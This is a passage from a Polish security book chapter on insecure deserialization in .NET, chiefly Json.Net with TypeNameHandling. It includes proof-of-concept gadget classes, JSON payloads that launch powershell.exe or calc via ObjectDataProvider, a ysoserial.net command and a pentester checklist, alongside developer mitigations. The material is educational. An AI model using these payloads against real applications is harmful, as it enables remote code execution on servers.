        """Pomocnicza funkcja analogiczna do pickle.loads()."""
        return RestrictedUnpickler(io.BytesIO(s)).load()

```

## **PODSUMOWANIE**

Użycie modułu `pickle` w Pythonie do deserializacji danych może skutkować możliwością wykonania dowolnego kodu po stronie systemu operacyjnego serwera. Wynika to z faktu, że format danych używany przez `pickle` pozwala na wykonanie jakiejkolwiek funkcji Pythona z dowolnymi argumentami.

Typowym zabezpieczeniem przed tego typu ryzykiem jest całkowita rezygnacja z formatów serializacji lub zastosowanie prostszego formatu serializacji (jak `json`), który nie pozwala na wykonanie jakiejkolwiek metody lub na odtwarzanie dowolnych obiektów.



- 1 Pitrou A., *cpython/Lib/pickletools.py*,  
<https://github.com/python/cpython/blob/master/Lib/pickletools.py>
- 2 *Documentation: The Python Standard Library: Data Persistence: pickle – Python object serialization*, <https://docs.python.org/3/library/pickle.html>
- 3 *Documentation: The Python Standard Library: Data Persistence: Restricting Globals*,  
<https://docs.python.org/3/library/pickle.html#restricting-globals>



Grzegorz Trawiński

# Niebezpieczeństwa deserializacji w .NET



## WSTĘP

Problemy z serializacją, a w zasadzie z deserializacją danych, nie są niczym nowym w świecie tak „bezpieczników”, jak i programistów. Jeśli spojrzysz na następujący tekst: `0:1:"a":1:{s:5:"value";s:3:"100";}`, prawdopodobnie pomyślisz: „Oho, unserialize z PHP”<sup>1</sup>. Problem, o którym wiemy co najmniej od roku 2009<sup>2</sup>, zaprezentowany w 2010<sup>3</sup> podczas konferencji BlackHat przez Stefana Esse-  
ra, mógł skutkować wstrzyknięciem obiektu (*Object Injection*).

Gdybym zamieścił poniżej obrazek ogórka, głęboko zielonego, kiszzonego ogórka, duża liczba osób natychmiast by zrozumiała aluzję – *pickle*<sup>4</sup>, czyli moduł w Pythonie służący do serializacji danych. Jest on kolejnym niechlubnym bohaterem deserializacji danych. Opisany szczegółowo w 2011 roku<sup>5</sup> i zaprezentowany na konferencji BlackHat<sup>6</sup> przez Marco Slabiero, dawał atakującemu możliwość wykonania *Remote Code Execution* (RCE).

Apokalipsa. A przynajmniej tak został okrzyknięty rok 2016<sup>7</sup> – *Java Deserialization Apocalypse*. Problem ma swoje źródła już w 2015 roku<sup>8</sup>, kiedy Chris Frohoff oraz Gabriel Lawrence opublikowali wykorzystanie podatności deserializacji obiektów jadowych w bibliotece Apache Commons Collection. Ich badania wykazały, że podatne mogą być popularne jadowe aplikacje: WebLogic, WebSphere, JBoss, Jenkins czy OpenNMS. Ostatecznie okazało się, że 70 lub więcej bibliotek<sup>9</sup> padło ofiarą tej podatności. Warto dodatkowo wspomnieć, że na stronie <https://manager.paypal.com/> została zidentyfikowana podatność RCE<sup>10</sup> z wykorzystaniem deserializacji.

W końcu deserializacja zdetronizowała podatność CSRF w rankingu OWASP Top 10 w 2017 roku<sup>11</sup>, zajmując pozycję A8 (rysunek 1).

Musiałoby to nastąpić – badacze bezpieczeństwa nie wyciągali wniosków zbyt długo. Skoro podatności związane z deserializacją występują w Javie, to podobne muszą znaleźć się także w zbliżonym charakterystyką .NET Frameworku. W zasadzie pierwsze podatności wykryto już w roku 2012<sup>12</sup> (zaprezentowane na konferencji BlackHat przez Jamesa Forshawa) i dotyczyły klasy *BinaryFormatter*. Jednak nie było znaczących możliwości, aby mogły one zostać wykorzystane w realnych scenariuszach. Dopiero w 2017 roku<sup>13</sup> Alvaro Muñoz i Oleksandr Mirosh opublikowali artykuł, w którym opisali praktyczne wykorzystanie deserializacji mniej i bardziej popularnych serializatorów .NET w celu wykonania RCE. Swoją prezentację<sup>14</sup> przedstawili w tym samym roku na konferencji BlackHat. W chwili pisania tego

rozdziału\*, oprócz ww. pracy, nie zostały opublikowane żadne inne wyniki badań dotyczące niebezpieczeństw deserializacji w .NET.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Rysunek 1. Zmiany w OWASP Top 10 w 2017 roku


W poniższym tekście chciałbym przyjrzeć się bibliotece Newtonsoft.Json oraz klasie XmlSerializer i przybliżyć czytelnikowi ich działanie oraz sytuację, w których ich wykorzystanie może być potencjalnie niebezpieczne. Zaprezentuję narzędzie, które pomoże mi wygenerować gotowy payload. Sięgając do artykułu Alvaro Muñoz i Oleksandra Mirosha, przytoczę jego najistotniejsze fragmenty i uzupełnię je komentarzem. Na koniec opiszę – z punktu widzenia dewelopera – kilka CVE związanych z podatnościami, które bazują na niebezpiecznie użytej deserializacji obiektów w .NET.

## ŚRODOWISKO PROGRAMISTYCZNE

W celu zapewnienia transparentności wszystkie kody napisane na potrzeby *Proof of Concept* (PoC) i zamieszczone w tym artykule zostały napisane w zaktualizowanym Visual Studio 2017 (rysunek 2) na systemie Windows 10\*\*. Dodatkowo, gdyby ktoś chciał samodzielnie zweryfikować podatności, wszystkie kody są publicznie dostępne w repozytorium GitHub<sup>15</sup>.

\* Marzec–maj 2019 roku.

\*\* Podczas pisania tego artykułu Visual Studio 2019 było dostępne w wersji RC, natomiast główny projekt korzystał z .NET Framework 4.7.2.



Rysunek 2. Konfiguracja środowiska programistycznego użytego przy wykonywaniu PoC-a

## JSON.NET

Bibliotekę Newtonsoft.Json, zwaną inaczej Json.Net, wybrałem z kilku powodów. Po pierwsze, jest używana domyślnie w szablonie nowego projektu aplikacji webowej w technologii ASP.NET MVC<sup>16</sup> i Web API<sup>17</sup>. Po drugie, jest niezwykle popularna: od 2011 roku pobrano ją z NuGet Gallery ponad 200 milionów razy<sup>18</sup>, natomiast w trakcie badań Muñoza i Mirosha wykonywanych w 2017 roku liczba pobrań wynosiła 64 836 516. Po trzecie, sam korzystałem z niej na co dzień w projektach komercyjnych i nie przypominam sobie używania zamienników. Po czwarte, co wynika poniekąd z drugiego powodu, została przeanalizowana podczas badań Muñoza i Mirosha.

Zacznijmy od podstaw. W listingu 1 przedstawiono klasę Simple, z której będę korzystał podczas przygotowywania PoC-a. Nie bez powodu jedna z propert\* jest typu object. Jak mówi dokumentacja:

“To jest klasa bazowa dla wszystkich klas w .NET Frameworku; jest podstawowym w hierarchii typów”.

\* W języku C# wykorzystujemy *properties*, które są po polsku tłumaczone jako „właściwości”. Ja wolę korzystać ze spolszczonej nazwy – „property”.

\*\* „This is the ultimate base class of all classes in the .NET Framework; it is the root of the type hierarchy”; Microsoft, .NET Framework 4.7.2: Object Class, <https://docs.microsoft.com/pl-pl/dotnet/api/system.object?view=netframework-4.7.2>. [W całym rozdziale przekład własny Autora – przyp. red.].

Oznacza to, że wszystkie inne klasy bezpośrednio dziedziczą z klasy `System.Object`. A to z kolei oznacza, że korzystając z zasad OOP (*Object-oriented programming*), pod zmienną `Value` mogą podstawić obiekt dowolnej klasy. **Skorzystamy z tej właściwości, aby wstrzyknąć w to miejsce złośliwy obiekt.**

*Listing 1. Klasa Simple*

```
namespace mvcapp.ExampleClasses
{
    public class Simple
    {
        public long ID { get; set; }
        public object Value { get; set; }
    }
}
```

W listingu 2 przedstawiono serializację do oraz deserializację obiektu klasy `Simple` ze struktury JSON, a w listingu 3 zaprezentowano wynik serializacji. Na tym etapie nie mamy się czego obawiać – nie powinniśmy być zaskoczeni żadną podatnością. Jeżeli do tej pory korzystałeś z `Json.Net` jedynie do przekazywania i transportu prostych serializowanych danych, to możesz spać spokojnie.

*Listing 2. Serializacja i deserializacja instancji klasy Simple do i z formatu JSON*

```
var simple = new Simple
{
    ID = 1,
    Value = "Some test string."
};

var serializedSimple =
    JsonConvert.SerializeObject(simple);

var deserializedSimple =
    JsonConvert.DeserializeObject(serializedSimple);
```

*Listing 3. Instancja klasy Simple w formacie JSON*

```
{
  "ID":1,
  "Value":"Some test string."
}
```

Schody zaczynają się w momencie, kiedy chcemy w obiekcie JSON zamieścić nieco więcej informacji o danych niż tylko same dane. Możliwość taką daje nam klasa `JsonSerializerSettings`, której obiekt jest przyjmowany jako parametr w funkcji `SerializeObject` (listing 4). Posiada ona propertę `TypeNameHandling` typu `enum`

o tej samej nazwie, która wskazuje, czy informacja o typie obiektu ma również zostać umieszczona w wynikowym JSON-ie<sup>19</sup>. Przyjmuje ona jedną z kilku wartości, z których – z punktu widzenia tego artykułu – najważniejsze są `TypeNameHandling.All` oraz `TypeNameHandling.None`, gdzie ta druga to wartość domyślna. W listingu 5 przedstawiono wynik takiej serializacji.

Zauważmy, że zamieszczanie informacji o typie obiektu w formacie JSON nie jest jeszcze samo w sobie błędem – problemem jest deserializacja takiego JSON-a.

*Listing 4. Serializacja instancji klasy `Simple` do formatu JSON z uwzględnieniem typów obiektów*

```
var simple = new Simple
{
    ID = 1,
    Value = "Some test string."
};

var serializedSimple =
    JsonConvert.SerializeObject(simple,
        new JsonSerializerSettings
        {
            TypeNameHandling = TypeNameHandling.All
        });
```

*Listing 5. Instancja klasy `Simple` w formacie JSON z zapisaniem informacji o typie serializowanego obiektu*

```
{
    "$type": "mvcapp.ExampleClasses.Simple, mvcapp",
    "ID": 1,
    "Value": "Some test string."
}
```

Skomplikujmy powyższy przykład nieco bardziej. Dodajmy kolejną instancję klasy `Simple`, umieśćmy ją w propeircie `Value` pierwszej instancji i wykonajmy serializację na takim obiekcie (listing 6). Wynik takiej operacji został zamieszczony w listingu 7. Widzimy, że informacja o typie obiektu została zserializowana dla obydwu obiektów.

*Listing 6. Serializacja instancji klasy `Simple` z zagnieżdżonym drugim obiektem do formatu JSON z uwzględnieniem typów obiektów*

```
var simpleOne = new Simple
{
    ID = 1,
    Value = "Some test string."
};
```

```
var simpleTwo = new Simple
{
    ID = 2,
    Value = "Some test string 2."
};

simpleOne.Value = simpleTwo;

var serializedSimple =
    JsonConvert.SerializeObject(simpleOne,
        new JsonSerializerSettings
        {
            TypeNameHandling = TypeNameHandling.All
        });
```

*Listing 7. Instancja klasy Simple z zagnieżdżonym drugim obiektem w formacie JSON z zapisaniem informacji o typie serializowanego obiektu*

```
{
  "$type": "mvcapp.ExampleClasses.Simple, mvcapp",
  "ID": 1,
  "Value": {
    "$type": "mvcapp.ExampleClasses.Simple, mvcapp",
    "ID": 2,
    "Value": "Some test string 2."
  }
}
```

Weźmy obiekt JSON z listingu 7 na warsztat i zdeserializujmy go kilkoma dostępnymi sposobami: z rzutowaniem, bez rzutowania, z uwzględnieniem informacji o serializowanym typie i bez ich uwzględnienia. Zobaczmy, jaki obiekt dostaniemy na wyjściu.

W listingu 8 przedstawiono najprostszą deserializację. W wyniku zmienna otrzymuje tutaj wartość, która jest typem `Newtonsoft.Json.Linq.JObject` o wartości JSON-a wprowadzonego na wejściu. Biblioteka `Json.Net` nie rozpoznała więc klasy obiektu, nie dostała informacji, na jakiej klasy obiekt powinna zdeserializować informacje zawarte w JSON-ie, zatem zdeserializowała obiekt do domyślnego dla siebie typu, reprezentowanego przez obiekt opisujący JSON: `JObject`.

Drugi przypadek przedstawiono w listingu 9 – deserializację z uwzględnieniem informacji o serializowanym typie obiektu. W wyniku otrzymujemy obiekt klasy `Mvcapp.ExampleClasses.Simple`. W właściwości `Value` głównego obiektu również otrzymujemy obiekt klasy `Mvcapp.ExampleClasses.Simple`.

W trzecim przypadku (listing 10) otrzymujemy obiekt klasy `Mvcapp.ExampleClasses.Simple`. Natomiast w właściwości `Value` głównego obiektu znowu otrzymujemy obiekt klasy `JObject`. `Json.Net` wiedział więc, że ma deserializowany JSON

umieścić w obiekcie klasy `Simple`, ale nie miał informacji o tym, jakiej klasy jest obiekt w właściwości `Value` (która, przypominam, jest typu `System.Object`), stąd po prostu skorzystał z domyślnego dla siebie typu.

W ostatnim przypadku (listing 11) otrzymujemy taki sam wynik jak w przypadku drugim (listing 9), czyli obiekt klasy `mvcapp.ExampleClasses.Simple`. W właściwości `Value` głównego obiektu również otrzymujemy obiekt klasy `mvcapp.ExampleClasses.Simple`.

*Listing 8. Prosta deserializacja JSON-a bez rzutowania na konkretny typ i bez uwzględnienia informacji o serializowanym typie obiektu*

```
var deserializedObject =
    JsonConvert.DeserializeObject(json);
```

*Listing 9. Prosta deserializacja JSON-a bez rzutowania na konkretny typ i z uwzględnieniem informacji o serializowanym typie obiektu*

```
var deserializedTypedObject = JsonConvert.DeserializeObject(json,
    new JsonSerializerSettings
    {
        TypeNameHandling = TypeNameHandling.All
    });
```

*Listing 10. Prosta deserializacja JSON-a z rzutowaniem na konkretny typ i bez uwzględnienia informacji o serializowanym typie obiektu*

```
var deserializedSimple =
    JsonConvert.DeserializeObject<Simple>(json);
```

*Listing 11. Prosta deserializacja JSON-a z rzutowaniem na konkretny typ i z uwzględnieniem informacji o serializowanym typie obiektu*

```
var deserializedTypedSimple = JsonConvert.DeserializeObject<Simple>(json,
    new JsonSerializerSettings
    {
        TypeNameHandling = TypeNameHandling.All
    });
```

Po lekturze powyższego zestawienia wyników mogła na chwilę rozboleć głowa, ale zapewniam, że było to niezbędne. Podsumujmy: niezależnie od rzutowania na klasę `Simple`, wszędzie tam, gdzie mieliśmy skonfigurowany parametr `TypeNameHandling` z wartością `TypeNameHandling.All`, `Json.Net` zdeserializował obydwa obiekty poprawnie na klasę zadeklarowaną w JSON-ie. **Pamiętajmy: to są miejsca w kodzie, które są podatne na eksploatację.**

Muñoz i Mirosh w cytowanym już kilkakrotnie artykule o podatnościach z wykorzystaniem deserializacji w .NET wskazali kilka warunków, jakie muszą wystąpić, by do podatności w ogóle doszło. Kiedy `Json.Net` lub inna biblioteka serializująca deserializuje JSON, musi utworzyć instancję nowego obiektu i przypisać jej

wartości. W uproszczeniu korzysta on wtedy z konstruktora danej klasy, a następnie musi za pomocą setterów\* ustawić wartości propert obiektu. A zatem, jeżeli istnieje klasa, która wykonuje jakąś potencjalnie złośliwą operację podczas tworzenia obiektu (konstruktor) lub podczas ustawiania propert (setter), to zostanie ona wykonana podczas deserializacji np. przez bibliotekę Json.Net.

Sprawdźmy to na przykładzie. Przykłady klas zaprezentowane poniżej zostały intencjonalnie spreparowane w celu przejrzystego przedstawienia problemu. W komercyjnym projekcie podobnego kodu raczej nie znajdziemy, jednak klasy te świetnie nadają się w warunkach laboratoryjnych do tego, by zaprezentować i wykonać PoC-a.

W listingach 12 i 13 przedstawiono kolejno klasy `ComplexConstructor` oraz `ComplexSetter`. Obydwie wykonują potencjalnie złośliwą operację, pierwsza w konstruktorze, druga w setterze. Skorzystamy z nich, by przygotować payload i wykorzystać lukę w podatnym kodzie.

*Listing 12. Klasa `ComplexConstructor` z potencjalnie niebezpieczną operacją wykonywaną w konstruktorze*

```
public class ComplexConstructor
{
    public long ID { get; set; }
    public string Parameters { get; set; }

    public ComplexConstructor(string parameters)
    {
        Parameters = parameters;
        Process.Start(parameters);
    }
}
```

*Listing 13. Klasa `ComplexSetter` z potencjalnie niebezpieczną operacją wykonywaną w setterze*

```
public class ComplexSetter
{
    private string _parameters;
    public long ID { get; set; }

    public string Parameters
    {
        get { return _parameters; }
        set
        {
```

---

\* Ze względu na brak rozsądnego tłumaczenia – preferuję korzystanie ze spolszczonej wersji angielskiego `setter` „setter”, zamiast „ustawiacza” lub „zapisywacza”.

```

        _parameters = value;
        Process.Start(_parameters);
    }
}
}

```


Payload dla klasy opisanej w listingu 12 został przedstawiony w listingu 14. W proprcie Value obiektu klasy Simple podstawiony został obiekt klasy ComplexConstructor. Jeżeli taki JSON zostanie zdeserializowany przez bibliotekę Json.Net z konfiguracją zawierającą TypeNameHandling.All, nastąpi utworzenie nowego obiektu klasy ComplexConstructor, a co za tym idzie, zostanie wywołany jej konstruktor. Efekt wykonania takiego kodu został przedstawiony na rysunku 3.

*Listing 14. Instancja klasy Simple z zagnieżdżonym drugim obiektem w formacie JSON z zapisaniem informacji o typie serializowanego obiektu*

```

{
  "$type": "mvcapp.Models.Simple, mvcapp",
  "ID": 1,
  "Value": {
    "$type": "mvcapp.Models.ComplexConstructor, mvcapp",
    "ID": 2,
    "Parameters": "powershell.exe"
  }
}

```



*Rysunek 3. Uruchomienie konsoli PowerShell podczas deserializacji JSON-a*

Payload dla klasy opisanej w listingu 13 byłby prawie identyczny jak JSON przedstawiony w listingu 14, z tą różnicą, że zamiast klasy `ComplexConstructor` mielibyśmy zserializowaną wartość o typie `ComplexSetter`. Typ ten posiada property, za którą jest schowane prywatne pole oraz jest dodana dodatkowa logika. Jeżeli taki JSON zostanie zdeserializowany przez bibliotekę `Json.Net` z konfiguracją zawierającą `TypeNameHandling.All`, nastąpi utworzenie nowego obiektu klasy `ComplexSetter`, a następnie zostaną wywołane setterzy tego obiektu, żeby ustawić wartości wcześniej zapisane w JSON-ie. Efekt wykonania takiego kodu jest identyczny jak przedstawiony na rysunku 3.

Wszystko ładnie i pięknie, PoC w laboratorium zadział i podatność została przedstawiona. Ale jest pewien szkopuł. Jako atakujący muszę znać podatną klasę w danym projekcie, którą mógłbym wykorzystać w celu wykorzystania podatności i jeżeli to nie jest projekt typu *open source*, mógłby to być problem nie do przejścia.

W 2015 powstało narzędzie `ysoserial`<sup>20</sup> do generowania payloadów eksploatujących niezabezpieczony mechanizm deserializacji obiektów w Javie. Ma ono stosunkowo prostą składnię: `java -jar ysoserial.jar [payload] '[command]'`. Jeśli coś jest dobre, to nie warto tego zmieniać – w związku z tym w 2017 roku powstało bliźniacze narzędzie `ysoserial.net`<sup>21</sup>, mające prawie ten sam cel: generowania payloadów zastosowanych przy deserializacji obiektów w .NET. Narzędzie zostało oczywiście wykonane z wykorzystaniem wyników badań Alvaro Muñoz i Oleksandra Miroszka.

Okazuje się, że nie trzeba jednak znać żadnej podatnej klasy „popelnionej” przez dewelopera w danym projekcie. Wystarczy skorzystać z klas, które są domyślnie zadeklarowane w .NET Frameworku. Przykładowo, możemy skorzystać z klasy `System.Windows.Data.ObjectDataProvider`, zadeklarowanej w bibliotece `PresentationFramework`<sup>22</sup>. Klasa ta oraz biblioteka nie mają nic wspólnego z ASP.NET MVC, natomiast mają dużo wspólnego z `Windows Presentation Foundation`, czyli frameworkiem Microsoftu służącym do tworzenia aplikacji desktopowych przeznaczonych na platformę Windows. Jak czytamy w dokumentacji klasy `ObjectDataProvider`:

☞ *Zwija i tworzy obiekt, którego można użyć jako źródła powiązania\*.*

Klasa ta ma zastosowanie w tworzeniu obiektów, które można wykorzystać bezpośrednio w plikach `.xaml` (*Extensible Application Markup Language*)... ale wróćmy do tematu. Korzystając z narzędzia `ysoserial.net`, możemy za pomocą komendy:

```
./ysoserial.exe -f Json.Net -g ObjectDataProvider -o raw -c "calc" -t
```

wygenerować payload (listing 15), który zdeserializowany w podatnym miejscu uruchomi nam w tle dowolną aplikację, np. Kalkulator. Co do samego narzędzia,

\* „Wraps and creates an object that you can use as a binding source”; Microsoft, *.NET Framework 4.7.2: ObjectDataProvider Class*, <https://docs.microsoft.com/pl-pl/dotnet/api/system.windows.data.objectdataprovider?view=netframework-4.7.2>.

nie trzeba go nawet pobierać i kompilować, bo akurat ten przykład znajduje się bezpośrednio na cytowanej już stronie narzędzia w sekcji EXAMPLES.

*Listing 15. Payload wygenerowany za pomocą narzędzia ysoserial.net*

```
{
  '$type': 'System.Windows.Data.ObjectDataProvider, PresentationFramework,
    Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35',
  'MethodName': 'Start',
  'MethodParameters': {
    '$type': 'System.Collections.ArrayList, mscorlib, Version=4.0.0.0,
      Culture=neutral, PublicKeyToken=b77a5c561934e089',
    '$values': [
      'cmd',
      '/ccalc'
    ]
  },
  'ObjectInstance': {
    '$type': 'System.Diagnostics.Process, System, Version=4.0.0.0,
      Culture=neutral, PublicKeyToken=b77a5c561934e089'
  }
}
```

Payload opisuje obiekt klasy `ObjectDataProvider`, który z kolei w swojej właściwości `ObjectInstance` posiada obiekt klasy `System.Diagnostics.Process`. Całość wraz z serializowanymi parametrami po deserializacji tworzy obiekt `ObjectDataProvider`, który automatycznie tworzy obiekt klasy `System.Diagnostics.Process`. Zakładając, że kod deserializujący takiego JSON-a ma konfigurację zawierającą `TypeNameHandling.All`, mamy w efekcie RCE. A posiadając darmowe narzędzie do tworzenia gotowych payloadów, możemy zacząć całkiem serio traktować podatność, jaką jest deserializacja obiektów w .NET.

W ramach ciekawostki, dopiero w grudniu 2015<sup>23</sup> została dodana dokumentacja enuma `TypeNameHandling` w projekcie `Json.Net`, w której autor ostrzega programistę o potencjalnym niebezpieczeństwie:

“*`TypeNameHandling` należy używać **ostrożnie**, gdy Twoja aplikacja deserializuje JSON z zewnętrznego źródła\**.”

Prawdopodobnie *Java Apocalypse* zainspirowała Jamesa Newtona-Kinga, autora `Json.Net`, aby ostrzec braci programistów. A może przewidział on ciąg dalszy wydarzeń?

\* „`TypeNameHandling` should be used with caution when your application deserializes JSON from an external source”; Newton-King J., *Newtonsoft.Json*, <https://github.com/JamesNK/Newtonsoft.Json/commit/60cce16d4317223a4e0882b7182616d702bfeb41#diff-b7de52006d70a894a8d6a2695cb23a88>.

✓ PENTESTER CHECKLIST
Podsumowując, żeby skorzystać z podatności deserializacji JSON, jako atakujący muszę:
▶ mieć możliwość modyfikacji deserializowanego obiektu o formacie JSON, który następnie jest przetwarzany przez aplikację,
▶ mieć możliwość modyfikacji typu deserializowanego obiektu – czyli zmienna <code>\$type</code> musi wystąpić w JSON-ie,
▶ zgadnąć/dowiedzieć się/wywnioskować/przeczytać w kodzie źródłowym, że aplikacja deserializuje JSON, korzystając z biblioteki <code>Json.Net</code> z konfiguracją zawierającą wartość inną niż <code>None</code> dla parametru <code>TypeNameHandling</code> ,
▶ skorzystać z narzędzia <code>ysoserial.net</code> , by wygenerować payload.

✓ DEVELOPER CHECKLIST
Z punktu widzenia dewelopera, aby atakujący nie mógł wykorzystać błędu w kodzie, należy pamiętać by:
▶ zrezygnować z pisania niestandardowych funkcjonalności deserializacji JSON, a wykorzystując <code>Json.Net</code> , korzystać z konfiguracji z wartością <code>None</code> dla parametru <code>TypeNameHandling</code> ,
▶ nie pozwolić na to, by funkcjonalność deserializacji działała z wykorzystaniem danych wejściowych będących pod kontrolą użytkownika,
▶ zawsze walidować dane wejściowe,
▶ wykonać whitelisting dozwolonych typów obiektów, które nasz kod może deserializować.

Powyższe rozważania skupiły się jedynie na przeanalizowaniu przypadku użycia biblioteki `Json.Net` i, nawet w obrębie tego serializatora, nie wyczerpały tematu. Drogi Czytelniku, chciałbym, żebyś zapamiętał, że nie tylko ta biblioteka może być potencjalnie niebezpieczna. W swoim artykule Muñoz i Mirosh wskazali kilka różnych warunków, które muszą wystąpić, by deserializacja okazała się zgubna. Powyżej przedstawiłem, moim zdaniem najprostszy do zrozumienia, przykład polegający na wykorzystaniu konstruktora oraz setterów.

Inny sposób bazuje na tym, że biblioteka/klasa korzysta z konstruktora i refleksji, aby ustawić wartości deserializowanego obiektu, następnie na obiekcie jest wywoływana jedna z następujących operacji: wywoływany jest destruktor `~SimpleClass()` lub wykonywana jest inna potencjalnie podatna funkcja, np. `ToString()`. Dodatkowo niektóre typy nie mogą zostać odtworzone przy użyciu refleksji, np. `Hashtable`, która wymaga ponownego przeliczenia hashy. W trakcie tego procesu wykonywane są różne metody obiektu, takie jak: `HashCode()`, `Equal()` czy `Compare()`.

Kolejny wektor ataku na deserializowane obiekty to skorzystanie z potencjalnie podatnych callbacków deserializacji, takich jak atrybut `[OnError]`<sup>24</sup>, atrybuty `[OnDeserialized]`<sup>25</sup> oraz `[OnDeserializing]`<sup>26</sup>, lub skorzystanie ze „specjalnych konstruktorów”, inaczej zwanych konstruktorami serializacyjnymi (przy użyciu interfejsu `ISerializable`)<sup>27</sup>.

W tabeli 1 przedstawione zostały klasy/biblioteki, które mogą zostać wykorzystane przez atakującego podczas deserializacji obiektów w .NET, wraz z wyjaśnieniem,

czy informacja o typie obiektu jest domyślnie serializowana, z jakiego sposobu korzystają, aby odtworzyć obiekt, oraz jaki jest wektor ataku.

Generalnie, jeżeli chodzi o informację o typie obiektu, to może ona być domyślnie serializowana lub wymaga dodatkowej konfiguracji, żeby tak się stało.

Sposoby na odtworzenie obiektu są trzy:

1. Wykonanie rzutowania\* – w tym przypadku, jeżeli atakujący posiada kontrolę nad typem deserializowanego obiektu, to zostanie on odtworzony przed próbą wykonania się rzutowania i wystąpieniem wyjątku rzutowania.
2. Wykonanie inspekcji typów obiektu i jego zależności (słaba)\*\* – sprawdzane jest, czy kontrolowany przez atakującego typ obiektu może być przypisany do danej property lub obiektu określonego typu. Przykładowo, podatne są property typu `object`.
3. Wykonanie inspekcji typów obiektu i jego zależności (silna) – sprawdzenie, jakie typy mogą być przypisane do danej property lub obiektu i stworzenie whitelisy dozwolonych typów. Co niestety dalej jest podatne, jeśli atakujący kontroluje typ deserializowanego obiektu (zob. `XmlSerializer`, listing 20).

Dlaczego powyższe informacje są istotne? Warto wiedzieć, które biblioteki zostały przebadane i sklasyfikowane jako potencjalnie niebezpieczne, jak one działają i gdzie mogą się znajdować ich potencjalne podatności. To pozwoli nam, deweloperom piszącym kod związany z deserializacją obiektów, dwa razy się zastanowić, czy ten konkretny przypadek może stać się źródłem kłopotów.

Tabela 1. Porównanie potencjalnie podatnych klas/bibliotek pod kątem błędu deserializacji w .NET

KLASA/BIBLIOTEKA	SERIALIZACJA TYPU OBIEKTU	KONTROLA NAD TYPEM	WEKTOR ATAKU
Json.Net	wymaga konfiguracji	inspekcja typów obiektu i jego zależności (słaba)	Setter, Type Converter, Deserialization Callbacks
FastJSON	domyślnie wykonywana	Cast	Setter
FSPickler	domyślnie wykonywana	inspekcja typów obiektu i jego zależności (słaba)	Setter, Deserialization Callbacks
Sweet.Jayson	domyślnie wykonywana	Cast	Setter
Javascript-Serializer	wymaga konfiguracji	Cast	Setter
DataContract-JsonSerializer	domyślnie wykonywana	inspekcja typów obiektu i jego zależności (silna)	Setter, Deserialization Callbacks

\* Czyli *casting* – *explicit conversion*. Por. Microsoft, *Rzutowanie i konwersje typów C# (Przewodnik programowania)*, <https://docs.microsoft.com/pl-pl/dotnet/csharp/programming-guide/types/casting-and-type-conversions>.

